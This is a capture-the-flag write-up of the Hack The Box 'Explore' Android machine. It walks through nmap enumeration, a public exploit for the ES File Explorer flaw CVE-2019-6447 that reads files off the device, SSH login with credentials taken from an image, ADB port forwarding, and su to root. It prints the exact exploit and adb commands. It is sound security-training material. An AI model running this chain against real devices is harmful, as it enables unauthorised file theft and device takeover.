
Hack The Box Explore Writeup (Easy Android)
Easy Android box. CVE-2019-6447 in ES File Explorer reads creds.jpg off the device, SSH gets in as kristi, and forwarded ADB on 5555 gives root.
Summary
Explore is an Android device whose full port scan shows an SSH server on 2222, an unknown service on 59777 and more ports besides. Port 59777 belongs to ES File Explorer, which CVE-2019-6447 leaves open to unauthenticated file listing and download by anyone who can reach it. The public exploit’s listPics command finds creds.jpg under /storage/emulated/0/DCIM, and downloading and opening that picture shows kristi with Kr1sT!5h@Rp3xPl0r3!. Those credentials log into the Banana Studio SSH server on 2222, landing in the untrusted_app SELinux context as u0_a76. ss then shows ADB listening on 5555, so forwarding that port back over SSH and running adb connect gives a shell in the far less restricted shell context, where su root returns uid 0 and both flags.
Service Enumeration
The tester began the enumeration by performing a nmap scan against the host:
1
nmap -A 10.129.25.157 -vv -oN scans/nmap.initial
It was taking too long, so the tester used the –min-rate flag to accelerate it:
1
nmap -A 10.129.25.157 -vv -oN scans/nmap.all -p- --min-rate 2500 -T4
All ports were enumerated in a few seconds, revealing the following results:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
2222/tcp  open  ssh     syn-ack (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-SSH Server - Banana Studio
| ssh-hostkey:
|   2048 7190e3a7c95d836634883debb4c788fb (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCqK2WZkEVE0CPTPpWoyDKZkHVrmffyDgcNNVK3PkamKs3M8tyqeFBivz4o8i9Ai8UlrVZ8mztI3qb+cHCdLMDpaO0ghf/50qYVGH4gU5vuVN0tbBJAR67ot4U+7WCcdh4sZHX5NNatyE36wpKj9t7n2XpEmIYda4CEIeUOy2Mm3Es+GD0AAUl8xG4uMYd2rdrJrrO1p15PO97/1ebsTH6SgFz3qjZvSirpom62WmmMbfRvJtNFiNJRydDpJvag2urk16GM9a0buF4h1JCGwMHxpSY05aKQLo8shdb9SxJRa9lMu3g2zgiDAmBCoKjsiPnuyWW+8G7Vz7X6nJC87KpL

36343/tcp open  unknown syn-ack
<SNIP>

59777/tcp open  http    syn-ack Bukkit JSONAPI httpd for Minecraft game server 3.6.0 or older
|_http-title: Site doesn't have a title (text/plain).
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
<SNIP>
ES File Explorer
I googled for the 59777 port and immediately it tells me it’s related to ES File Explorer application:

It talks about a specific vulnerability as well that allows for arbitrary file read:
TCP port 59777 is associated with a vulnerability in the ES File Explorer app, allowing remote attackers on the same local network to read files and execute applications on devices running the vulnerable version of the app. This port remains open after the app is launched, enabling unauthorized access if not properly secured.
Sources:
There are public exploits for this vulnerability:

I downloaded the exploit to my local machine and ran it like so:
1
python3 50070.py listApps 10.129.25.157
It lists me the available apps on this android system, including ES File Explorer itself and the SSH server (possibly the one that runs on port 2222)

It’s important to note that all commands the exploit supports are listed in the code:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
if cmd not in cmds:
    print("[-] WRONG COMMAND!")
    print("Available commands : ")
    print("  listFiles         : List all Files.")
    print("  listPics          : List all Pictures.")
    print("  listVideos        : List all videos.")
    print("  listAudios        : List all audios.")
    print("  listApps          : List Applications installed.")
    print("  listAppsSystem    : List System apps.")
    print("  listAppsPhone     : List Communication related apps.")
    print("  listAppsSdcard    : List apps on the SDCard.")
    print("  listAppsAll       : List all Application.")
    print("  getFile           : Download a file.")
    print("  getDeviceInfo     : Get device info.")
    sys.exit(1)

I tested the commands, to enumerate the machine further and eventually came across the listPics command that returned an interesting creds.jpg file located at /storage/emulated/0/DCIM/creds.jpg:

I got the file:

I can open it to reveal credentials:
Initial Access - SSH as Kristi
The credentials are:
1
2
Username: kristi
Password: Kr1sT!5h@Rp3xPl0r3!
I connected to the SSH server as kristi:
1
ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa kristi@10.129.25.157 -p 2222
Mind you the SSH command because newer SSH versions do not allow ssh-rsa by default because of concerns with SHA-1:
1
Unable to negotiate with 10.129.25.157 port 2222: no matching host key type found. Their offer: ssh-rsa
With that, I got the shell as kristi:
1
2
3
4
5
6
7
8
9
10
11
12
13
:/ $ id
uid=10076(u0_a76) gid=10076(u0_a76) groups=10076(u0_a76),3003(inet),9997(everybody),20076(u0_a76_cache),50076(all_a76) context=u:r:untrusted_app:s0:c76,c256,c512,c768
:/ $ ifconfig
wlan0     Link encap:Ethernet  HWaddr 00:50:56:b0:6c:d1
          inet addr:10.129.25.157  Bcast:10.129.255.255  Mask:255.255.0.0
          inet6 addr: dead:beef::250:56ff:feb0:6cd1/64 Scope: Global
          inet6 addr: fe80::250:56ff:feb0:6cd1/64 Scope: Link
          inet6 addr: dead:beef::a8e4:98e1:50a:af14/64 Scope: Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 TX bytes:0
Privilege Escalation
ADB is open internally (port 5555):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
130|:/ $ ss -tulpn
Netid  State      Recv-Q Send-Q Local Address:Port               Peer Address:Port
udp    UNCONN     0      0      0.0.0.0:5353               0.0.0.0:*
udp    UNCONN     0      0      0.0.0.0:45481              0.0.0.0:*
udp    UNCONN     0      0        [::ffff:10.129.25.157]:57058                 *:*
udp    UNCONN     0      0         *:1900                  *:*
udp    UNCONN     0      0      [::]:38879              [::]:*
udp    UNCONN     0      0      [::]:5353               [::]:*
udp    UNCONN     0      0      [::]:5353               [::]:*
udp    UNCONN     0      0         *:5353                  *:*
tcp    LISTEN     0      4         *:5555                  *:*
tcp    LISTEN     0      10        *:42135                 *:*
tcp    LISTEN     0      8        [::ffff:127.0.0.1]:34557                 *:*
tcp    LISTEN     0      50        *:59777                 *:*
tcp    LISTEN     0      50       [::ffff:10.129.25.157]:36905                 *:*
tcp    LISTEN     0      50        *:2222                  *:*                   users:(("ss",pid=19644,fd=78),("sh",pid=17551,fd=78),("droid.sshserver",pid=6810,fd=78))
I used SSH to port forward the required port:
1
ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa kristi@10.129.25.157 -p 2222 -L 5555:localhost:5555
Then on my attacking machine I connected to “localhost” on port 5555 (that will be forwarded to the victim machine on port 5555):
1
adb connect localhost:5555
And finally get a adb shell:
1
2
3
$ adb -s localhost:5555 shell 2>/dev/null

x86_64:/ $
Understanding Android’s User Model
Android uses Linux’s user system in a unique way. Unlike traditional Linux where multiple humans share the system, Android assigns each app its own unique user ID. This creates strong sandboxing between applications. If I run “id” on my SSH session as “kristi”:
1
uid=10076(u0_a76) gid=10076(u0_a76) groups=10076(u0_a76),3003(inet),9997(everybody),20076(u0_a76_cache),50076(all_a76) context=u:r:untrusted_app:s0:c76,c256,c512,c768
It shows uid=10076(u0_a76) - this means I’m running as a specific application user. The “u0” prefix indicates user 0 (the primary user on the device), and “a76” means this is app number 76. This is likely the SSH server application itself.
In contrast, if I run the same command in ADB shell:
1
uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc),3011(uhid) context=u:r:shell:s0
You can see it runs as uid=2000(shell), which is a special system user designed for debugging and development. Think of it as Android’s equivalent of a “service account” with elevated but controlled privileges.
The Security Contexts Tell Another Story
Notice the SELinux contexts at the end of each output:
SSH:
context=u:r:untrusted_app:s0:c76,c256,c512,c768ADB:
context=u:r:shell:s0
SELinux (Security-Enhanced Linux) provides mandatory access control on Android. The SSH session is labeled as untrusted_app, which is heavily restricted - it can only access what that specific app owns. The ADB shell has the shell context, which has broader permissions for system interaction and debugging.
Elevating to Root
Getting a root shell on the machine now is as easy as running:
1
x86_64:/ $ su root
And check:
1
2
3
:/ # id

uid=0(root) gid=0(root) groups=0(root) context=u:r:su:s0
You can locate the flags:
1
2
3
4
:/ # find / -name root.txt -type f 2>/dev/null
/data/root.txt
1|:/ # find / -name user.txt -type f 2>/dev/null
/storage/emulated/0/user.txt